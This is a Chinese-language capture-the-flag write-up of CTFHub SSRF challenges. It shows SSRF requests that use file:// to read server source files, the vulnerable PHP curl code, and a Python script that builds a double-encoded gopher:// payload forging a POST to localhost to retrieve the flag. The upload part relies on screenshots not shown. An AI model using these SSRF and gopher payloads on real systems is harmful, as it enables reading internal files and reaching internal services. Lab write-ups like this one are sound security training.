CTF-hub SSRF

原创

h0ld1rs 于 2021-10-17 22:01:33 发布 2061 收藏

分类专栏： 笔记 文章标签： php 安全漏洞

CTF-hub SSRF


POST

> 这里是对大二做题的时候，留下来的遗憾做一个弥补，学艺不精，，希望大家多学习，，

进去，先找flag，

url格式为

```
http://challenge-2f0ab955ad1f379e.sandbox.ctfhub.com:10800/?url=http://127.0.0.1/flag.php
```



这里查看页面源代码，就会发现有 debug:key

```
1
2 <form action="/flag.php" method="post">
3 <input type="text" name="key">
4 <!-- Debug: key=c609fc02550ee722afa9eafb178e58ee-->
5 </form>
```


点击以后发现，必须是来自127.0.0.1的才能访问

```
Just View From 127.0.0.1
```

题目是POST，然后做到现在给了提示key,但是尝试了一遍，发现把key以post的形式提交缺没有反应，这里就需要换一下思路

使用file协议先读取一下源码

view-source:http://challenge-7d6f775848d021a3.sandbox.ctfhub.com:10800/?url=file:///var/www/html/flag.php

```php
<?php

error_reporting(0);

if ($_SERVER["REMOTE_ADDR"] != "127.0.0.1") {
    echo "Just View From 127.0.0.1";
    return;
}

$flag=getenv("CTFHUB");
$key = md5($flag);

if (isset($_POST["key"]) && $_POST["key"] == $key) {
    echo $flag;
    exit;
}
?>

<form action="/flag.php" method="post">
<input type="text" name="key">
<!-- Debug: key=<?php echo $key;?>-->
</form>
```


还有一张

view-source:http://challenge-7d6f775848d021a3.sandbox.ctfhub.com:10800/?url=file:///var/www/html/index.php

```php
<?php

error_reporting(0);

if (!isset($_REQUEST['url'])){
    header("Location: /?url=_");
    exit;
}

$ch = curl_init();
curl_setopt($ch, CURLOPT_URL, $_REQUEST['url']);
curl_setopt($ch, CURLOPT_HEADER, 0);
curl_setopt($ch, CURLOPT_FOLLOWLOCATION, 1);
curl_exec($ch);
curl_close($ch);
```


这里我们写个脚本

```
#coding=GBK
# 遇到中文无法解决的问题时，在开头注明使用GBK编码
import urllib.parse


payload =\
"""
POST /flag.php HTTP/1.1
Host: 127.0.0.1:80
Content-Type: application/x-www-form-urlencoded
Content-Length: 36

key=9f3d5f2eb4dfc2a8f4e241f9c093d9de
"""

#注意后面一定要有回车，回车结尾表示http请求结束
tmp = urllib.parse.quote(payload)
new = tmp.replace('%0A','%0D%0A')
result = 'gopher://127.0.0.1:80/'+'_'+new
result = urllib.parse.quote(result)
print(result)       # 这里因为是GET请求所以要进行两次url编码
```

然后把包裹好的数据包发送

TTP/1.1 200 OK Date: Sun, 17 Oct 2021 13:24:28 GMT Server: Apache/2.4.25 (Debian) X-Powered-By: PHP/5.6.40 Content-Length: 32 Content-Type: text/html; charset=UTF-8 ctfhub{82d439bc279f5148aec2bf79}

就出现了flag


上传文件


还是老方法，进去测试

`http://127.0.0.1/flag.php` 确认其存在，之后使用file协议去读一下


`file:///var/www/html/flag.php`

发现有一个上传，但是没有提交按钮，我们需要自己编辑一个







然后burp抓包上传，截取到数据



放到生成gopher的python脚本里面跑一下，就能得到



之后再url里面把gopher协议的数据发送，即可



.1 200 OK Date: Sun, 17 Oct 2021 13:56:16 GMT Server: Apache/2.4.25 (Debian) X-Powered-By: PHP/5.6.40 Content-Length: 32 Connection: close Content-Type: text/html; charset=UTF-8 ctfhub{8bb29a7ecf11bd91b5a438f0}